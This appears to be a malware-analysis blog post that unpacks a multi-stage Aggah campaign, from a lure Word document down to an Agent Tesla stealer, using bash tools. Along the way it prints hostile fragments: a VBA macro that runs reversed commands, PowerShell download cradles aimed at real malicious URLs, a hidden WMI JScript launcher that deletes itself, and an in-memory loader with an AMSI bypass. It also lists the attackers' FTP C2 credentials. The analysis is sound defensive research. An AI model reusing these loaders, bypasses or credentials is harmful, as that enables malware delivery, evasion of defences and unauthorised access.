(Ab)using bash-fu to analyze recent Aggah sample

Published: 2020-02-26 · Archived: 2026-04-05 18:16:15 UTC

Intro


Recently one of my generic signatures for malformed documents was hit, this type of malformation was used mostly by Zebrocy so i was curious whats cooking. After some analysis it turns out that last stage uses tools that are publicly attributed to Aggah, but to get that we need to tear through multiple layers of downloading scripts. We probably could just run our lure document and collect dropped binaries in a sandbox but where is fun of that? Let's do some work and abuse bash in order to obtain next stages!

Lure document

File that cought my attention is `47625e693220465ced292aefd7c61fffc77dedd01618432da177a3b89525be9b` uploaded with a name **Updated Pre-Contract.docx** from Honk Kong. File is broken its missing one byte and libreoffice refuses to open it, but we can easly fix that!

```
(cat /tmp/b93291c5560551ffd4e7f1545c07f403.bin ; printf "\x00" ) > fix.doc
```

and we are presented with very blurred jpg embedded in document



we can also skip fixing phase and use 7zip to unpack content of the file, but we need screenshot of a doc right? ;]

Anyhow looking into file with 7zip is always a good idea which may give a clue what to look for

```
 Path = /tmp/b93291c5560551ffd4e7f1545c07f403.bin
Type = zip
ERRORS:
Unexpected end of archive
Physical Size = 39441

   Date      Time    Attr         Size   Compressed  Name
```

```
------------------- ----- ------------ ------------  ------------------------
1980-01-01 00:00:00 .....         2017          414  [Content_Types].xml
1980-01-01 00:00:00 .....          737          254  _rels/.rels
1980-01-01 00:00:00 .....         3781         1146  word/document.xml
1980-01-01 00:00:00 .....         1509          315  word/_rels/document.xml.rels
1980-01-01 00:00:00 .....         8814         8814  word/media/image1.jpg
1980-01-01 00:00:00 .....         6795         1571  word/theme/theme1.xml
1980-01-01 00:00:00 .....         2938         1065  word/settings.xml
1980-01-01 00:00:00 .....          213          151  customXml/item1.xml
1980-01-01 00:00:00 .....          335          243  customXml/itemProps1.xml
1980-01-01 00:00:00 .....        58402         7000  customXml/item2.xml
1980-01-01 00:00:00 .....         1088          410  customXml/itemProps2.xml
1980-01-01 00:00:00 .....         9799         1724  customXml/item3.xml
1980-01-01 00:00:00 .....          486          292  customXml/itemProps3.xml
1980-01-01 00:00:00 .....        31158         2054  word/numbering.xml
1980-01-01 00:00:00 .....        55478         5110  word/styles.xml
1980-01-01 00:00:00 .....          655          295  word/webSettings.xml
1980-01-01 00:00:00 .....         2480          584  word/fontTable.xml
1980-01-01 00:00:00 .....          746          373  docProps/core.xml
1980-01-01 00:00:00 .....          997          476  docProps/app.xml
1980-01-01 00:00:00 .....         1036          362  docProps/custom.xml
1980-01-01 00:00:00 .....          296          194  customXml/_rels/item1.xml.rels
1980-01-01 00:00:00 .....          296          194  customXml/_rels/item2.xml.rels
1980-01-01 00:00:00 .....          296          195  customXml/_rels/item3.xml.rels
2020-02-23 22:41:26 .....          369          224  word/_rels/settings.xml.rels
------------------- ----- ------------ ------------  ------------------------
2020-02-23 22:41:26             190721        33460  24 files
```

What stands out immediately is a date of **word/_rels/settings.xml.rels** so this doc is most likely abusing Ole2Link property to load remote content,

```
 $ extrOle2Link.py /tmp/b93291c5560551ffd4e7f1545c07f403.bin
[!] broken zip - missing 1 bytes
[+] HTTP-Ole2Link in http://office-archives.duckdns.org/cloud/clearance.rtf?raw=true in file word/_rels/settings.xml.rels
```

And indeed it does. You can find this simple script here

RTF - clearance.rtf

We got a next stage `17a8d46df8cdf7db3f9996a25dce7c78abb0cef0d7d55d94d39caf880801466b`. Lets look inside!

```
 id |index     |OLE Object
---+----------+---------------------------------------------------------------
0  |00002CADh |format_id: 2 (Embedded)
   |          |class name: 'Excel.Sheet.8'
   |          |data size: 39936
   |          |MD5 = 'bf1d62dff81856a2784046b4d3eeab67'
   |          |CLSID: 00020820-0000-0000-C000-000000000046
   |          |Microsoft Microsoft Excel 97-2003 Worksheet (Excel.Sheet.8)

(...)
---+----------+---------------------------------------------------------------
9  |000F73F1h |format_id: 2 (Embedded)
   |          |class name: 'Excel.Sheet.8'
   |          |data size: 39936
   |          |MD5 = 'bb74ebb70450688af0c862b46c427eec'
   |          |CLSID: 00020820-0000-0000-C000-000000000046
   |          |Microsoft Microsoft Excel 97-2003 Worksheet (Excel.Sheet.8)
---+----------+---------------------------------------------------------------
```

Ugh a lot, but all of them contain the same macro,

```
 Private Sub Workbook_BeforeClose(Cancel As Boolean)
'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox
'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox



'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox
```

```
'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox

Worksheets(1).Activate
A = Range("C3").Comment.Text
cv = StrReverse(Range("C4").Comment.Text)
Call CC0(A, cv)
End Sub


Function CC0(Str, cv)
'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox

Set BMMMEWEUUERTRT = CreateObject(cv)
BMMMEWEUUERTRT.Exec (StrReverse(Str))
End Function
```

Here we should propably turn into python library that can view or manipulate xml files such as xlrd but this time we are lucky, applying `strings(1)` on ole files quickly yields an powershell code

```
 llehS.tpircSW<
)0,""")'sj.duolc\'+ 'ATADPPA:vne$'(ssecorp-trats ;XEI|')''sj.duolc\''+''ATADPPA:vne$'',''sj.nitup/ADN/rg.wercsutats.www//:
Windows UserT
```

after reversing string, we got proper code,

```
 <cmd /c start /min powershell $t= New-Object -Com Wscript.shell;$t.Run("""Powershell '(&'+'(G'+'C'+'M'+' *W-'+'O*)'+ 'Ne'
```

All of the OLE files have the same ps payload but we should verify that!

```
 <cmd /c start /min powershell $t= New-Object -Com Wscript.shell;$t.Run("""Powershell '(&'+'(G'+'C'+'M'+' *W-'+'O*)'+ 'Ne'
<cmd /c start /min powershell $t= New-Object -Com Wscript.shell;$t.Run("""Powershell '(&'+'(G'+'C'+'M'+' *W-'+'O*)'+ 'Ne'+
<cmd /c start /min powershell $t= New-Object -Com Wscript.shell;$t.Run("""Powershell '(&'+'(G'+'C'+'M'+' *W-'+'O*)'+ 'Ne'+
<cmd /c start /min powershell $t= New-Object -Com Wscript.shell;$t.Run("""Powershell '(&'+'(G'+'C'+'M'+' *W-'+'O*)'+ 'Ne'+
<cmd /c start /min powershell $t= New-Object -Com Wscript.shell;$t.Run("""Powershell '(&'+'(G'+'C'+'M'+' *W-'+'O*)'+ 'Ne'+
<cmd /c start /min powershell $t= New-Object -Com Wscript.shell;$t.Run("""Powershell '(&'+'(G'+'C'+'M'+' *W-'+'O*)'+ 'Ne'+
<cmd /c start /min powershell $t= New-Object -Com Wscript.shell;$t.Run("""Powershell '(&'+'(G'+'C'+'M'+' *W-'+'O*)'+ 'Ne'+
<cmd /c start /min powershell $t= New-Object -Com Wscript.shell;$t.Run("""Powershell '(&'+'(G'+'C'+'M'+' *W-'+'O*)'+ 'Ne'+
<cmd /c start /min powershell $t= New-Object -Com Wscript.shell;$t.Run("""Powershell '(&'+'(G'+'C'+'M'+' *W-'+'O*)'+ 'Ne'+
<cmd /c start /min powershell $t= New-Object -Com Wscript.shell;$t.Run("""Powershell '(&'+'(G'+'C'+'M'+' *W-'+'O*)'+ 'Ne'+
```

JScript - Putin.js

Next stage (`854a0a9603b288cdf01fdcd0cc7feffb8393d35a80fca6ad981575cbe207aee4`) is a JScript, lets take a look.

```
 f="K|'' nioj- u4ju435h43u3huhufdhnj$]][rahc[;)77,421,93,93,23,0mossad,501,mossad1,601,54,23,5mossad,4mossad,79,401,76,50
f=f+"63,23,16,23,801,mossad1,99,mossad1,6mossad,mossad1,4mossad,08,121,6mossad,501,4mossad,7mossad,99,101,38,85,85,39,4mos



AT("Powershell " + REVERSE(replaceAll(f)))


var CurrentDirectory =WScript.ScriptFullName

AT("Powershell " +"Remove-Item  '" + CurrentDirectory+"'")


function AT(strCommand){
var strComputer = ".";
   var strCommand = strCommand;
   var objWMIService = GetObject("winmgmts:\\\\" + strComputer +
"\\root\\CIMV2");
   var objProcess = objWMIService.Get("Win32_Process");
   var objInParam =
objProcess.Methods_("Create").inParameters.SpawnInstance_();
   var objStartup =
objWMIService.Get("Win32_ProcessStartup").SpawnInstance_();
   objStartup.ShowWindow = 0;
```

```
   objInParam.CommandLine = strCommand;
   objInParam.ProcessStartupInformation = objStartup;
      var objOutParams = objWMIService.ExecMethod( "Win32_Process",
"Create", objInParam );
}

function replaceAll(str) {
    return str.split("mossad").join("11");
```

This script will fire encoded powershell and clean all files dropped after it execution. Using WMI instead ordinarily spawning a cmd.exe is a nice addition. Whats inside encoded blob?

```
 $ cat putin.js | grep 'f=' | cut -d'"' -f2 | tr -d "\n" | sed -e's/mossad/11/g'|rev |cut -d';' -f2|cut -d'(' -f2 | tr -d
$Tbone='*EX'.replace('*','I');sal M $Tbone;do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);$p
```

Well another downloader.

Powershell - fact.jpg

fact.jpg (`59012e676ed866ba013b1d950d1ef0558d7ea09e0a764ff65ee5b43663e918ea`) is just a text file with hex encoded powershell separated by dashes

```
 00000000: 3636 2d37 352d 3645 2d36 332d 3734 2d36  66-75-6E-63-74-6
00000010: 392d 3646 2d36 452d 3230 2d35 352d 3445  9-6F-6E-20-55-4E
00000020: 2d37 302d 3631 2d34 332d 3330 2d36 422d  -70-61-43-30-6B-
00000030: 3333 2d33 332d 3333 2d33 332d 3333 2d33  33-33-33-33-33-3
00000040: 302d 3330 2d33 302d 3330 2d33 312d 3331  0-30-30-30-31-31
00000050: 2d33 342d 3337 2d33 352d 3335 2d33 352d  -34-37-35-35-35-
00000060: 3230 2d37 422d 3044 2d30 412d 3044 2d30  20-7B-0D-0A-0D-0
00000070: 412d 3039 2d35 422d 3433 2d36 442d 3634  A-09-5B-43-6D-64
00000080: 2d36 432d 3635 2d37 342d 3432 2d36 392d  -6C-65-74-42-69-
00000090: 3645 2d36 342d 3639 2d36 452d 3637 2d32  6E-64-69-6E-67-2
```

lets decode it.

```
 $ cat fact.jpg  | tr "-" "\n" | while read n ; do chr $((16#$n)); done > x.ps1
```

Here we need to cheat a little and abandon bash as its very slow to decode this big file (4.7MB) byte-by-byte. So we turn to python for help

```
 cat fact.jpg  |  python2 -c 'import sys; print "".join(map(lambda x: chr(int(x,16)),sys.stdin.read().split("-")))'  > x.p
```

here is cleared code of the script

```

function UNpaC0k3333300001147555 {

        [CmdletBinding()]
    Param ([byte[]] $byteArray)

        Process {
            Write-Verbose "Get-DecompressedByteArray"
        $input = New-Object System.IO.MemoryStream( , $byteArray )
            $output = New-Object System.IO.MemoryStream
           $01774000 = New-Object System.IO.Compression.GzipStream $input, ([IO.Compression.CompressionMode]::Decompress

    $puffpass = New-Object byte[](1024)
    while($true){
        $read = $01774000.Read($puffpass, 0, 1024)
        if ($read -le 0){break}
        $output.Write($puffpass, 0, $read)
        }


                  [byte[]] $bout333 = $output.ToArray()
        Write-Output $bout333
```

```
    }
}
$t0='DEX'.replace('D','I');sal g $t0;[Byte[]]$MNB=('@!1F,@!8B,@!08,@!00,@!00...').replace('@!','0x'))| g;
[Byte[]]$blindB=('@!1F,@!8B,@!08...').replace('@!','0x'))| g

[byte[]]$deblindB = UNpaC0k3333300001147555 $blindB

$blind=[System.Reflection.Assembly]::Load($deblindB)
[Amsi]::Bypass()

[byte[]]$decompressedByteArray = UNpaC0k3333300001147555  $MNB
[Byte[]]$MNB2=('@!4D,@!5A...').replace('@!','0x'))| g
$t=[System.Reflection.Assembly]::Load($decompressedByteArray)
[rOnAlDo]::ChRiS('InstallUtil.exe',$MNB2)
```

This script will load into memory 3 binaries, two of them compressed one not, based on a script we can assume that the last one is the final payload and others are used for loading. Lets extract them.

```
 cat x.ps1 | grep 'blind' | head -n1 | cut -d "'" -f2 | sed -e 's/@!//g' | python2 -c 'import sys;sys.stdout.write("".joi
cat x.ps1 | grep 'MNB' | head -n1 | cut -d "'" -f2 | sed -e 's/@!//g' | python2 -c 'import sys;sys.stdout.write("".join(ma
cat x.ps1 | grep 'MNB2' | head -n1 | cut -d "'" -f2 | sed -e 's/@!//g' | python2 -c 'import sys;sys.stdout.write("".join(m
```

EndGame

Name	Hash	Type	Comment
amsi.bin	e4d14ba73670184066a00cf5d3361580f6c4fbc5d0862a90278d82e95426faa5	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows	Packed with ConfuserEx v1.0.0
loader.bin	8ed29945294e0ba0ae9d5c94c3871dfb00eb9c32b2c7a7704005b31642977a02	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows	Packed with Unknown Obfuscator
payload.bin	4cd35bcc7793a04daa0c20774ff2a60c3f1ae693964011cb34d13544dda8b500	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	Packed with ConfuserEx

While dealing with .NET malware dnSpy is your best friend, and while it doesn't have a flashy gui when used under Linux systems we can still use it to quickly asses whats going on using its console version and mono. After decompilation and looking into `<Module>.cs` file we can see a control flow obfuscation known as CFG flattening typical to ConfuserEX so lets remove it using [modifed de4dot](). Much better, but still nothing obvious to determine family and C2 address. At the top of the now cleared `<Module>.cs` we can see a decryption function

```
 internal static string smethod_0(int int_0)
{
	object[] array = <Module>.object_0;
	if (Assembly.GetExecutingAssembly() == Assembly.GetCallingAssembly())
	{
		byte[] array2 = new byte[32];
		byte[] array3 = new byte[16];
		int num = int_0 >> 2;
		num = num - 8 + 673 - 34893;
		num = (num ^ 673 ^ 4398);
		num -= 831;
		num = (num - 673) / 8;
		uint[] array4 = (uint[])array[num];
		byte[] array5 = new byte[array4.Length * 4];
		Buffer.BlockCopy(array4, 0, array5, 0, array4.Length * 4);
		byte[] array6 = array5;
		int num2 = array6.Length - 48;
		byte[] array7 = new byte[num2];
		Buffer.BlockCopy(array6, 0, array2, 0, 32);
		Buffer.BlockCopy(array6, 32, array3, 0, 16);
		Buffer.BlockCopy(array6, 48, array7, 0, num2);
		return Encoding.UTF8.GetString(<Module>.smethod_1(array7, array2, array3));
	}
	return "";
}

// Token: 0x06000003 RID: 3 RVA: 0x00011150 File Offset: 0x0000F350
internal static byte[] smethod_1(byte[] byte_0, byte[] byte_1, byte[] byte_2)
{
	Rijndael rijndael = Rijndael.Create();
	rijndael.Key = byte_1;
	rijndael.IV = byte_2;
	return rijndael.CreateDecryptor().TransformFinalBlock(byte_0, 0, byte_0.Length);
}
```

and a huge blob of ints shortly after, lets make an educated guess and try to decode this blob.

```
 cat JKHLDqkYnadvWavArpqrFZCbXEpmNqbrFOBfl/\<Module\>.cs  | grep -Pzo "new uint\[\]\n\s+{[^}]+}"| sed -e 's#.new uint..##
```

You can find those strings here. In those strings we can find bunch of hints from which software this malware steales data from but mosty we can find informations about C&C server.

```
 ...
ftp://ftp.metris3d.hu/
seed@metris3d.hu
Team2318@
...
```


further examination of strings and code reveal its **Agent Tesla**.

Attribution

At that point i had no idea what I'm actually look at, so i start pivoting - Agent Tesla with confuser is way to generic but loader with a unknown packer can be something unique. If you look closely into `Guwav/Properties/AssemblyInfo.cs` you can find very strange definition

```
 [assembly: AssemblyTrademark("kernel32||CreateProcessA||GetThreadContext||Wow64GetThreadContext||SetThreadContext||Wow64
```

this sounds like a great pivot! Indeed it is, soon after querying for `metadata:"kernel32||CreateProcessA||GetThreadContext||Wow64GetThreadContext||SetThreadContext||Wow64SetThreadContext||ReadProcessMemory|` on VT we will find this



While this is hardly any proof, its a hint for a direction. After examine the files from VT and the one described in [Yoroi's blog post] and comparing to my loader i reached a conclusion that it is indeed the same one. However this loader can still be used by other parties, but while this campaign is quite different that the one previously described one can find some similarities such ash

- use of off the shelf .NET RAT
- heavy use of StrReverse in early stages
- Mixture of VBS, Powershell and JScript
- Way of encoding payload in later stages
- Consistent way of using ConfuserEX

With all that in mind i would say with medium confidence that this is another campaign from **Aggah** stable

Conclusion

When dealing with a many script based droppers using bash tools such as grep, send and awk can be a tremendous help, and since most of those encodings are used in in one or two campaigns there is no real need to create tons of throw-away scripts. This static method of analysis is obviously more tedious and time consuming than throwing things into sandbox and just read the results it may reveal artifacts that would be missed in automated analysis. Artifacts such as childish use of **putin** and **mossad** keywords. Another curious thing that we would probably missed is password for ftp account, same password was mentioned in a PAN's Unit42 blog post few years back, this password is unique enough to give a clue of possible history of the group or operator.

Analysis Artifacts - Hashes, domains, urls, etc

```
 URL:
http://office-archives.duckdns.org/cloud/clearance.rtf
http://www.statuscrew.gr/NDA/putin.js
http://janvierassocies.fr/office/fact.jpg
ftp:///ftp.metris3d.hu/

HASHES:
47625e693220465ced292aefd7c61fffc77dedd01618432da177a3b89525be9b
17a8d46df8cdf7db3f9996a25dce7c78abb0cef0d7d55d94d39caf880801466b
854a0a9603b288cdf01fdcd0cc7feffb8393d35a80fca6ad981575cbe207aee4
59012e676ed866ba013b1d950d1ef0558d7ea09e0a764ff65ee5b43663e918ea
e4d14ba73670184066a00cf5d3361580f6c4fbc5d0862a90278d82e95426faa5
8ed29945294e0ba0ae9d5c94c3871dfb00eb9c32b2c7a7704005b31642977a02
4cd35bcc7793a04daa0c20774ff2a60c3f1ae693964011cb34d13544dda8b500

FILE NAMES:
Updated Pre-Contract.docx
InstallUtil.exe
cloud.js
clearance.rtf

C2 LOGIN:
seed@metris3d.hu
```

```
Team2318@
```

Source: https://blog.malwarelab.pl/posts/basfu_aggah/